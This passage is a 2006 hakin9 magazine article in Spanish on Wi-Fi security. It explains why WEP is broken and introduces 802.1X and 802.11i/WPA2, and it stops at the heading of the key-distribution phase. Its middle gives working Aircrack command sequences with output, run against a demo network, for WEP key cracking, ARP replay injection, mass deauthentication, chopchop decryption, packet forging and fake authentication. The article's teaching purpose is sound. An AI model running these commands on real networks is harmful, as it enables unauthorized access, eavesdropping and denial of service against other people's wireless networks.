# Seguridad Wi-Fi – WEP, WPA y WPA2

Guillaume Lehembre

Artículo publicado en el número 1/2006 de la revista *hakin9*. Os invitamos a la lectura de toda la revista.

Tema caliente

# Seguridad Wi-Fi – WEP, WPA y WPA2

Guillaume Lehembre 

**Grado de dificultad**

**La tecnología Wi-Fi (Wireless Fidelity) es una de las tecnologías líder en la comunicación inalámbrica, y el soporte para Wi-Fi se está incorporando en cada vez más aparatos: portátiles, PDAs o teléfonos móviles. De todas formas, hay un aspecto que en demasiadas ocasiones pasa desapercibido: la seguridad. Analicemos con más detalle el nivel de seguridad de los métodos de encriptación utilizados por las soluciones Wi-Fi actuales.**

Aun cuando se activen las medidas de seguridad en los aparatos Wi-Fi, se utiliza un protocolo de encriptación débil, como WEP. En este artículo, examinaremos las debilidades de WEP y veremos lo sencillo que es crackear el protocolo. La lamentable inadecuación de WEP resalta la necesidad de una nueva arquitectura de seguridad en el estándar 802.11i, por lo que también estudiaremos la puesta en práctica de WPA y WPA2 junto a sus primeras vulnerabilidades menores y su integración en los sistemas operativos.

## R.I.P. WEP

WEP (*Wired Equivalent Privacy*) fue el primer protocolo de encriptación introducido en el primer estándar IEEE 802.11 allá por 1999. Está basado en el algoritmo de encriptación RC4, con una clave secreta de 40 o 104 bits, combinada con un *Vector de Inicialización* (IV) de 24 bits para encriptar el mensaje de texto *M* y su checksum – el ICV (*Integrity Check Value*). El mensaje encriptado *C* se determinaba utilizando la siguiente fórmula:

$C = [\, M \,||\, \mathrm{ICV}(M) \,] + [\, \mathrm{RC4}(K \,||\, \mathrm{IV}) \,]$

donde || es un operador de concatenación y + es un operador XOR. Claramente, el vector de inicialización es la clave de la seguridad WEP, así que para mantener un nivel decente de seguridad y minimizar la difusión, el IV debe ser aplicado a cada paquete, para que los paquetes subsiguientes estén encriptados con claves diferentes. Desafortunadamente para la seguridad WEP, el IV es transmitido en texto simple, y el estándar 802.11 no obliga a la incrementación del IV, dejando esta medida de seguridad como opción posible para una termi-

### En este artículo aprenderás...

- las debilidades de la encriptación WEP,
- una visión global del estándar 802.11i y sus aplicaciones comerciales: WPA y WPA2,
- los fundamentos de 802.1x,
- las debilidades potenciales de WPA y WPA2.

### Lo que deberías saber...

- los fundamentos de los protocolos TCP/IP y Wi-Fi,
- debes tener nociones básicas de criptografía.

nal inalámbrica particular (punto de acceso o tarjeta inalámbrica).

## Breve historia de WEP

El protocolo WEP no fue creado por expertos en seguridad o criptografía, así que pronto se demostró que era vulnerable ante los problemas RC4 descritos por David Wagner cuatro años antes. En 2001, Scott Fluhrer, Itsik Mantin y Adi Shamir (FMS para abreviar) publicaron su famoso artículo sobre WEP, mostrando dos vulnerabilidades en el algoritmo de encriptación: debilidades de no-variación y ataques IV conocidos. Ambos ataques se basan en el hecho de que para ciertos valores de clave es posible que los bits en los bytes iniciales del flujo de clave dependan de tan sólo unos pocos bits de la clave de encriptación (aunque normalmente cada bit de un flujo de clave tiene una posibilidad del 50% de ser diferente del anterior). Como la clave de encriptación está compuesta concatenando la clave secreta con el IV, ciertos valores de IV muestran claves débiles.

Estas vulnerabilidades fueron aprovechadas por herramientas de seguridad como AirSnort, permitiendo que las claves WEP fueran descubiertas analizando una cantidad de tráfico suficiente. Aunque este tipo de ataque podía ser desarrollado con éxito en una red con mucho tráfico en un plazo de tiempo razonable, el tiempo requerido para el procesamiento de los datos era bastante largo. David Hulton (h1kari) ideó un método optimizado de este mismo ataque, tomando en consideración no sólo el primer byte de la salida RC4 (como en el método FMS), sino también los siguientes. Esto resultó en una ligera reducción de la cantidad de datos necesarios para el análisis.

La etapa de comprobación de integridad también sufre de serias debilidades por culpa del algoritmo CRC32 utilizado para esta tarea. CRC32 se usa normalmente para la detección de errores, pero nunca fue considerado como seguro desde un punto de vista criptográfico, debido a su linealidad, algo que Nikita Borisov, Ian Goldberg y David Wagner ya habían advertido en 2001.




**Figura 1.** *Protocolo de encriptación WEP*

Desde entonces, se ha aceptado que WEP proporciona un nivel de seguridad aceptable sólo para usuarios domésticos y aplicaciones no críticas. Sin embargo, incluso eso se desvaneció con la aparición de los ataques KoreK en 2004 (ataques generalizados FMS, que incluían optimizaciones de h1kari), y el ataque inductivo invertido Arbaugh, permitiendo que paquetes arbitrarios fueran desencriptados sin necesidad de conocer la clave utilizando la inyección de paquetes.

Las herramientas de cracking, como Aircrack de Christophe Devine o WepLab de José Ignacio Sánchez, ponen en práctica estos ataques y pueden extraer una clave WEP de 128-bits en menos de 10 minutos (o algo más, dependiendo del punto de acceso y la tarjeta wireless específicos).

La incorporación de la inyección de paquetes mejoró sustancialmente los tiempos de crackeo de WEP, requiriendo tan sólo miles, en lugar de millones, de paquetes con suficientes IVs únicos – alrededor de 150,000 para una clave WEP de 64-bits y 500,000 para una clave de

**Tabla 1.** *Cronología de la muerte de WEP*

| Fecha | Descripción |
|---|---|
| Septiembre 1995 | Vulnerabilidad RC4 potencial (Wagner) |
| Octubre 2000 | Primera publicación sobre las debilidades de WEP: *Insegura para cualquier tamaño de clave; Análisis de la encapsulación WEP* (Walker) |
| Mayo 2001 | Ataque contra WEP/WEP2 de Arbaugh |
| Julio 2001 | Ataque CRC *bit flipping* – *Intercepting Mobile Communications: The Insecurity of 802.11* (Borisov, Goldberg, Wagner) |
| Agosto 2001 | Ataques FMS – Debilidades en el algoritmo de programación de RC4 (Fluhrer, Mantin, Shamir) |
| Agosto 2001 | Publicación de AirSnort |
| Febrero 2002 | Ataques FMS optimizados por h1kari |
| Agosto 2004 | Ataques KoreK (IVs únicos) – publicación de chopchop y chopper |
| Julio/ Agosto 2004 | Publicación de Aircrack (Devine) y WepLab (Sánchez), poniendo en práctica los ataques KoreK. |

**Listado 1.** *Activando el modo monitor*

```
# airmon.sh start ath0
Interface       Chipset         Driver
ath0            Atheros         madwifi (monitor mode enabled)
```

**Listado 2.** *Descubriendo las redes cercanas y sus clientes*

```
# airodump ath0 wep-crk 0

 BSSID              PWR  Beacons    # Data  CH  MB  ENC   ESSID
 00:13:10:1F:9A:72   62      305       16   1  48  WEP   hakin9demo

 BSSID              STATION            PWR  Packets  ESSID
 00:13:10:1F:9A:72  00:0C:F1:19:77:5C   56        1  hakin9demo
```

128-bits. Con la inyección de paquetes, el obtener los datos necesarios era apenas una tarea de minutos. En la actualidad, WEP está definitivamente muerto (ver Tabla 1) y no debería ser utilizado, ni siquiera con rotación de claves.

Los fallos de seguridad de WEP pueden resumirse tal y como sigue:

- debilidades del algoritmo RC4 dentro del protocolo WEP debido a la construcción de la clave,
- los IVs son demasiado cortos (24 bits – hacen falta menos de 5000 paquetes para tener un 50% de posibilidades de dar con la clave) y se permite la reutilización de IV (no hay protección contra la repetición de mensajes),
- no existe una comprobación de integridad apropiada (se utiliza CRC32 para la detección de errores y no es criptográficamente seguro por su linealidad),
- no existe un método integrado de actualización de las claves.

## Crackeado de la clave WEP utilizando Aircrack

El crackeado de WEP puede ser demostrado con facilidad utilizando herramientas como Aircrack (creado por el investigador francés en temas de seguridad, Christophe Devine). Aircrack contiene tres utilidades principales, usadas en las tres fases del ataque necesario para recuperar la clave:

- airodump: herramienta de sniffing utilizada para descubrir las redes que tienen activado WEP,
- aireplay: herramienta de inyección para incrementar el tráfico,
- aircrack: crackeador de claves WEP que utiliza los IVs únicos recogidos.

En la actualidad, Aireplay sólo soporta la inyección en algunos chipsets wireless, y el soporte para la inyección en modo monitor requiere los últimos drivers parcheados. El modo monitor es el equivalente del modo promiscuo en las redes de cable, que previene el rechazo de paquetes no destinados al host de monitorización (lo que se hace normalmente en la capa física del stack OSI), permitiendo que todos los paquetes sean capturados. Con los drivers parcheados, sólo se necesita una tarjeta wireless para capturar e inyectar tráfico simultáneamente.

La meta principal del ataque es generar tráfico para capturar IVs únicos utilizados entre un cliente legítimo y el punto de acceso. Algunos datos encriptados son fácilmente reconocibles porque tienen una longitud fija, una dirección de destino fija, etc. Esto sucede con los paquetes de petición ARP (véase Recuadro *ARP-Request*), que son enviadas a la dirección broadcast (FF:FF:FF:FF:FF:FF) y tienen una longitud fija de 68 octetos. Las peticiones ARP pueden ser repetidas para generar nuevas respuestas ARP desde un host legítimo, haciendo que los mensajes wireless sean encriptados con nuevos IVs.

En los siguientes ejemplos, 00:13:10:1F:9A:72 es la dirección MAC del punto de acceso (BSSID) en el canal 1 con ESSID *hakin9demo* y 00:09:5B:EB:C5:2B es la dirección MAC de un cliente wireless (utilizando WEP o WPA-PSK, dependiendo del caso). La mayor parte de los comandos requieren privilegios de root.

El primer paso, es la activación del modo monitor en nuestra tarjeta wireless (en este caso, un modelo basado en Atheros), así que podemos capturar todo el tráfico (ver Listado 1). El paso siguiente, será descubrir redes cercanas y sus clientes, escaneando los 14 canales que utilizan las redes Wi-Fi (ver Listado 2).

El resultado del Listado 2 se puede interpretar de esta forma: un punto de acceso con BSSID 00:13:10:1F:9A:72 está usando encriptación WEP en el canal 1 con SSID *hakin9demo* y un cliente identificado con MAC 00:0C:F1:19:77:5C están asociados y autenticados en esta red wireless.

### ARP-Request

El protocolo *Address Resolution Protocol* (ARP – RFC826) es usado para traducir una dirección IP de 32-bits a una dirección Ethernet de 48-bits (las redes Wi-Fi también utilizan el protocolo ethernet). Para ilustrarlo, cuando un host A (192.168.1.1) quiere comunicarse con un host B (192.168.1.2), la dirección IP conocida debe ser traducida a una dirección MAC utilizando el protocolo ARP. Para hacerlo, el host A envía un mensaje broadcast conteniendo la dirección IP del host B (¿Quién tiene *192.168.1.2? Decírselo a 192.168.1.1*). El host objetivo, reconociendo que la dirección IP en los paquetes coincide con la suya propia, devuelve una respuesta (*192.168.1.2 está en 01:23:45:67:89:0A*). La respuesta es típicamente almacenada en la caché.

Una vez se haya localizado la red objetivo, deberíamos empezar a capturar en el canal correcto para evitar la pérdida de paquetes mientras escaneamos otros canales. Esto produce la misma respuesta que el comando previo:

```
# airodump ath0 wep-crk 1
```

Después, podremos usar la información recogida para inyectar tráfico utilizando aireplay. La inyección empezará cuando una petición ARP capturada, asociada con el BSSID objetivo aparezca en la red inalámbrica:

```
# aireplay -3 \
  -b 00:13:10:1F:9A:72 \
  -h 00:0C:F1:19:77:5C \
  -x 600 ath0
(...)
Read 980 packets
  (got 16 ARP requests),
  sent 570 packets...
```

Finalmente, aircrack se utiliza para recuperar la clave WEP. Utilizando el fichero pcap se hace posible lanzar este paso final mientras airodump sigue capturando datos (véase Figura 2 para los resultados):

```
# aircrack -x -0 wep-crk.cap
```

## Otros tipos de ataque Aircrack

Aircrack hace también posible realizar otros tipos interesantes de ataques. Veamos algunos de ellos.

### Ataque 2: Deautenticación

Este ataque puede ser usado para recuperar un SSID oculto (por ejemplo, uno que no sea broadcast), capturar un WPA 4-way handshake o forzar una Denegación del Servicio (más sobre ello después, en la sección sobre 802.11i). El objetivo del ataque es forzar al cliente a reautenticarse, lo que unido a la falta de autenticación para los marcos de control (usados para autenticación, asociación, etc.) hace posible que el atacante consiga hacer spoof de las direcciones MAC.




**Figura 2.** *Resultados de Aircrack después de unos minutos*

Un cliente wireless puede ser deautenticado usando el siguiente comando, que hace que se envíen paquetes de deautenticación desde el BSSID al cliente MAC haciendo spoofing del BSSID:

```
# aireplay -0 5
  -a 00:13:10:1F:9A:72
  -c 00:0C:F1:19:77:5C
  ath0
```

Se puede lograr una deautenticación masiva, aunque no siempre es fiable, haciendo que el atacante esté haciendo spoofing constante del BSSID y reenviando el paquete de deautenticación a la dirección broadcast:

```
# aireplay -0 0
  -a 00:13:10:1F:9A:72
  ath0
```

### Ataque 3: Desencriptación de paquetes de datos WEP arbitrarios sin conocer la clave

Este ataque está basado en la herramienta representativa de KoreK, llamada chopchop, que puede desencriptar paquetes encriptados con WEP sin conocer la clave. El chequeo de integridad implementado en el protocolo WEP permite que el atacante pueda modificar tanto un paquete encriptado como su correspondiente CRC. Más aún, el uso del operador XOR en el protocolo WEP significa que un byte seleccionado en el mensaje encriptado siempre depende del mismo byte en el paquete plaintext. Cortando el último byte del mensaje encriptado lo corrompe, pero también hace posible intentar adivinar el valor del byte plaintext correspondiente y corregir el mensaje encriptado.

Si el paquete corregido es reinyectado a la red, será desechado por el punto de acceso si el intento ha sido incorrecto (en cuyo caso hay que hacer otro intento), pero si el intento ha tenido éxito, se tomará el paquete como de costumbre. Repetir el ataque para todos los bytes del mensaje consigue que podamos desencriptar un paquete WEP y recuperar el flujo de clave. Recordemos que la implementación IV no es obligatoria en el protocolo WEP, así que es posible reutilizar este flujo de datos para hacer spoof de paquetes posteriores (reutilizando el mismo IV).

La tarjeta wireless debe estar situada en modo monitor, en el canal adecuado (véase el ejemplo previo para una descripción de cómo hacerlo). El ataque debe ser lanzado contra un cliente legítimo (por ejemplo 00:0C:F1:19:77:5C en nuestro caso) y aireplay pedirá al atacante que acepte los paquetes encriptados (ver Listado 3). Se crean dos ficheros pcap: uno para los pa-

**Listado 3.** *Desencriptando paquetes WEP sin conocer la clave*

```
# aireplay -4 -h 00:0C:F1:19:77:5C ath0
Read 413 packets...
 Size: 124, FromDS: 0, ToDS: 1 (WEP)
      BSSID  =  00:13:10:1F:9A:72
  Dest. MAC  =  00:13:10:1F:9A:70
 Source MAC  =  00:0C:F1:19:77:5C
 0x0000:  0841 d500 0013 101f 9a72 000c f119 775c  .A.......r....w\
 0x0010:  0013 101f 9a70 c040 c3ec e100 b1e1 062c  .....p.@.......,
 0x0020:  5cf9 2783 0c89 68a0 23f5 0b47 5abd 5b76  \.'...h.#..GZ.[v
 0x0030:  0078 91c8 adfe bf30 d98c 1668 56bf 536c  .x.....0...hV.Sl
 0x0040:  7046 5fd2 d44b c6a0 a3e2 6ae1 3477 74b4  pF_..K....j.4wt.
 0x0050:  fb13 c1ad b8b8 e735 239a 55c2 ea9f 5be6  .......5#.U...[.
 0x0060:  862b 3ec1 5b1a a1a7 223b 0844 37d1 e6e1  .+>.[...";.D7...
 0x0070:  3b88 c5b1 0843 0289 1bff 5160            ;....C....Q`
Use this packet ? y
Saving chosen packet in replay_src-0916-113713.cap
Offset  123 ( 0% done) | xor = 07 | pt = 67 |  373 frames written in  1120ms
Offset  122 ( 1% done) | xor = 7D | pt = 2C |  671 frames written in  2013ms
(...)
Offset   35 (97% done) | xor = 83 | pt = 00 |  691 frames written in  2072ms
Offset   34 (98% done) | xor = 2F | pt = 08 |  692 frames written in  2076ms
Saving plaintext in replay_dec-0916-114019.cap
Saving keystream in replay_dec-0916-114019.xor
Completed in 183s (0.47 bytes/s)
```

**Listado 4.** *Leyendo un fichero pcap del ataque*

```
# tcpdump -s 0 -n -e -r replay_dec-0916-114019.cap
reading from file replay_dec-0916-114019.cap, link-type IEEE802_11 (802.11)
11:40:19.642112 BSSID:00:13:10:1f:9a:72
SA:00:0c:f1:19:77:5c DA:00:13:10:1f:9a:70
LLC, dsap SNAP (0xaa), ssap SNAP (0xaa), cmd 0x03: oui Ethernet (0x000000),
ethertype IPv4 (0x0800): 192.168.2.103 > 192.168.2.254:
ICMP echo request, id 23046, seq 1, length 64
```

**Listado 5.** *Re-ejecución de un paquete falso*

```
# aireplay -2 -r forge-arp.cap ath0
 Size: 68, FromDS: 0, ToDS: 1 (WEP)
      BSSID  =  00:13:10:1F:9A:72
  Dest. MAC  =  FF:FF:FF:FF:FF:FF
 Source MAC  =  00:0C:F1:19:77:5C
 0x0000:  0841 0201 0013 101f 9a72 000c f119 775c  .A.......r....w\
 0x0010:  ffff ffff ffff 8001 c3ec e100 b1e1 062c  ...............,
 0x0020:  5cf9 2785 4988 60f4 25f1 4b46 1ab0 199c  \.'.I.`.%.KF....
 0x0030:  b78c 5307 6f2d bdce d18c 8d33 cc11 510a  ..S.o-.....3..Q.
 0x0040:  49b7 52da                                I.R.
Use this packet ? y
Saving chosen packet in replay_src-0916-124231.cap
You must also start airodump to capture replies.
Sent 1029 packets...
```

**Listado 6.** *Autenticación falsa*

```
# aireplay -1 0 -e hakin9demo -a 00:13:10:1F:9A:72 -h 0:1:2:3:4:5 ath0
18:30:00  Sending Authentication Request
18:30:00  Authentication successful
18:30:00  Sending Association Request
18:30:00  Association successful
```

quetes desencriptados, y otro para su flujo de datos correspondiente. El archivo resultante puede ser legible por humanos usando un lector apropiado (usaremos tcpdump) – véase el Listado 4 para un ejemplo de ping intercambiado entre hosts.

Una vez capturado el flujo de clave, es posible imitar cualquier paquete. Aquí tenemos una petición ARP enviada desde 192.168.2.123 (00:0C:F1:19:77:5C) a 192.168.2.103:

```
# arpforge \
  replay_dec-0916-114019.xor \
  1 \
  00:13:10:1F:9A:72 \
  00:0C:F1:19:77:5C \
  192.168.2.123 \
  192.168.2.103 \
  forge-arp.cap
```

Finalmente aireplay se usa para volver a ejecutar este paquete (ver Listado 5).

Este método es menos automático que el propio ARP request spoofing de Aircrack (la opción `-1`), pero es más escalable – el atacante puede usar el flujo descubierto para imitar cualquier paquete que no sea más largo que el flujo de datos (si no, el flujo de clave debe ser expandido).

## Ataque 4: Autenticación falsa

El método de crackeado de la clave WEP descrito anteriormente (Ataques 1 y 3) requiere un cliente legítimo (real o virtual, aunque real sería mejor), asociado con el punto de acceso para asegurarse de que el punto de acceso no rechace los paquetes por una dirección de destino no asociada.

Si se utiliza autenticación abierta, cualquier cliente podrá ser autenticado y asociado con el punto de acceso, pero el punto de acceso rechazará los paquetes no encriptados con la clave WEP correcta. En el ejemplo del Listado 6, se utiliza Aireplay para imitar una petición de autenticación y asociación para el SSID *hakin9demo* (BSSID: 00:13:10:1F:9A:72) con la dirección MAC falseada 0:1:2:3:4:5.

## IEEE 802.1X y EAP

El protocolo de autenticación IEEE 802.1X (también conocido como *Port-Based Network Access Control*) es un entorno desarrollado originalmente para redes de cable, y posee mecanismos de autenticación, autorización y distribución de claves y además incorpora controles de acceso para los usuarios que se unan a la red. La arquitectura IEEE 802.1X está compuesta por tres entidades funcionales:

- el suplicante que se une a la red,
- el autenticador que hace el control de acceso,
- el servidor de autenticación que toma las decisiones de autorización.

En las redes inalámbricas, el punto de acceso sirve de autenticador. Cada puerto físico (puerto virtual en las redes inalámbricas) se divide en dos puertos lógicos, formando la PAE (*Port Access Entity*). La PAE de autenticación está siempre abierta y permite el paso de procesos de autenticación, mientras que el PAE de servicio sólo se abre tras una autenticación exitosa (por ejemplo, una autorización) por un tiempo limitado (3600 segundos por defecto). La decisión de permitir acceso está hecha por lo general por la tercera entidad, el servidor de autenticación (que puede ser un servidor Radius dedicado o – por ejemplo en las redes domésticas – un simple proceso funcionando en el punto de acceso). La Figura 3 ilustra el modo de comunicación entre estas entidades.

El estándar 802.11i hace pequeñas modificaciones a IEEE 802.1X para que las redes inalámbricas estén protegidas frente al robo de identidades. La autenticación de mensajes se ha incorporado para asegurarse de que tanto el suplicante como el autenticador calculan sus claves secretas y activan la encriptación antes de acceder a la red.

El suplicante y el autenticador se comunican mediante un protocolo basado en EAP. El rol del autenticador es, esencialmente, pasivo – se limita a enviar todos los mensajes al servidor de autenticación. EAP es un entorno para el transporte de varios métodos de autenticación y permite sólo un número limitado de mensajes (*Request*, *Response*, *Success*, *Failure*), mientras que otros mensajes intermedios son dependientes del método seleccionado de autenticación: EAP-TLS, EAP-TTLS, PEAP, Kerberos V5, EAP-SIM etc. Cuando se completa el proceso (por la multitud de métodos posibles no entraremos en detalles), ambas entidades (suplicante y servidor de autenticación) tendrán una clave maestra secreta. El protocolo utilizado en las redes inalámbricas para transportar EAP se llama EAPOL (EAP Over LAN), las comunicaciones entre autenticador y servidor de autenticación utilizan protocolos de capa más alta, como Radius, etc.

Algunos puntos de acceso requieren que los clientes se vuelvan a asociar cada 30 segundos. Este comportamiento puede ser minimizado en aireplay sustituyendo la segunda opción (`0`) por `30`.




**Figura 3.** *Modelo de IEEE 802.1X según la especificación IEEE 802.1X*

## 802.11i

En enero de 2001, el grupo de trabajo *i* task group fue creado en IEEE para mejorar la seguridad en la autenticación y la encriptación de datos. En abril de 2003, la Wi-Fi Alliance (una asociación que promueve y certifica Wi-Fi) realizó una recomendación para responder a las preocupaciones empresariales ante la seguridad inalámbrica. Sin embargo, eran conscientes de que los clientes no querrían cambiar sus equipos.

En junio de 2004, la edición final del estándar 802.11i fue adoptada y recibió el nombre comercial WPA2 por parte de la alianza Wi-Fi. El estándar IEEE 802.11i introdujo varios cambios fundamentales, como la separación de la autenticación de usuario de la integridad y privacidad de los mensajes, proporcionando una arquitectura robusta y escalable, que sirve igualmente para las redes locales domésticas como para los grandes entornos de red corporativos. La nueva arquitectura para las redes wireless se llama Robust Security Network (RSN) y utiliza autenticación 802.1X, distribución de claves robustas y nuevos mecanismos de integridad y privacidad.

Además de tener una arquitectura más compleja, RSN proporciona soluciones seguras y escalables para la comunicación inalámbrica. Una RSN sólo aceptará máquinas con capacidades RSN, pero IEEE 802.11i también define una red transicional de seguridad – *Transitional Security Network* (TSN), arquitectura en la que pueden participar sistemas RSN y WEP, permitiendo a los usuarios actualizar su equipo en el futuro. Si el proceso de autenticación o asociación entre estaciones utiliza *4-Way handshake*, la asociación recibe el nombre de RSNA (*Robust Security Network Association*).

El establecimiento de un contexto seguro de comunicación consta de cuatro fases (ver Figura 4):

- acuerdo sobre la política de seguridad,
- autenticación 802.1X,




**Figura 4.** *Fases operacionales de 802.11i*

- derivación y distribución de las claves,
- confidencialidad e integridad de los datos RSNA.

## Fase 1: Acuerdo sobre la política de seguridad

La primera fase requiere que los participantes estén de acuerdo sobre la política de seguridad a utilizar. Las políticas de seguridad soportadas por el punto de acceso son mostradas en un mensaje *Beacon* o *Probe Response* (después de un *Probe Request* del cliente). Sigue a esto una autenticación abierta estándar (igual que en las redes TSN, donde la autenticación siempre tiene éxito). La respuesta del cliente se incluye en el mensaje de *Association Request* validado por una *Association Response* del punto de acceso. La información sobre la política de seguridad se envía en el campo RSN IE (*Information Element*) y detalla:

- los métodos de autenticación soportados (802.1X, Pre-Shared Key (PSK)),
- protocolos de seguridad para el tráfico unicast (CCMP, TKIP etc.) – la suit criptográfica basada en pares,
- protocolos de seguridad para el tráfico multicast (CCMP, TKIP etc.) – suit criptográfica de grupo,
- soporte para la pre-autenticación, que permite a los usuarios pre-autenticarse antes de cambiar de punto de acceso en la misma red para un funcionamiento sin retrasos.




**Figura 5.** *Fase 1: Acuerdo sobre la política de seguridad*




**Figura 6.** *Fase 2: autenticación 802.1X*

La Figura 5 ilustra esta primera fase.

## Fase 2: autenticación 802.1X

La segunda fase es la autenticación 802.1X basada en EAP y en el método específico de autenticación decidido: EAP/TLS con certificados de cliente y servidor (requiriendo una infraestructura de claves públicas), EAP/TTLS o PEAP para autenticación híbrida (con certificados sólo requeridos para servidores), etc. La autenticación 802.1X se inicia cuando el punto de acceso pide datos de identidad del cliente, y la respuesta del cliente incluye el método de autenticación preferido. Se intercambian entonces mensajes apropiados entre el cliente y el servidor de autenticación para generar una clave maestra común

(MK). Al final del proceso, se envía desde el servidor de autenticación al punto de acceso un mensaje *Radius Accept*, que contiene la MK y un mensaje final *EAP Success* para el cliente. La Figura 6 ilustra esta segunda fase.

## Fase 3: jerarquía y distribución de claves

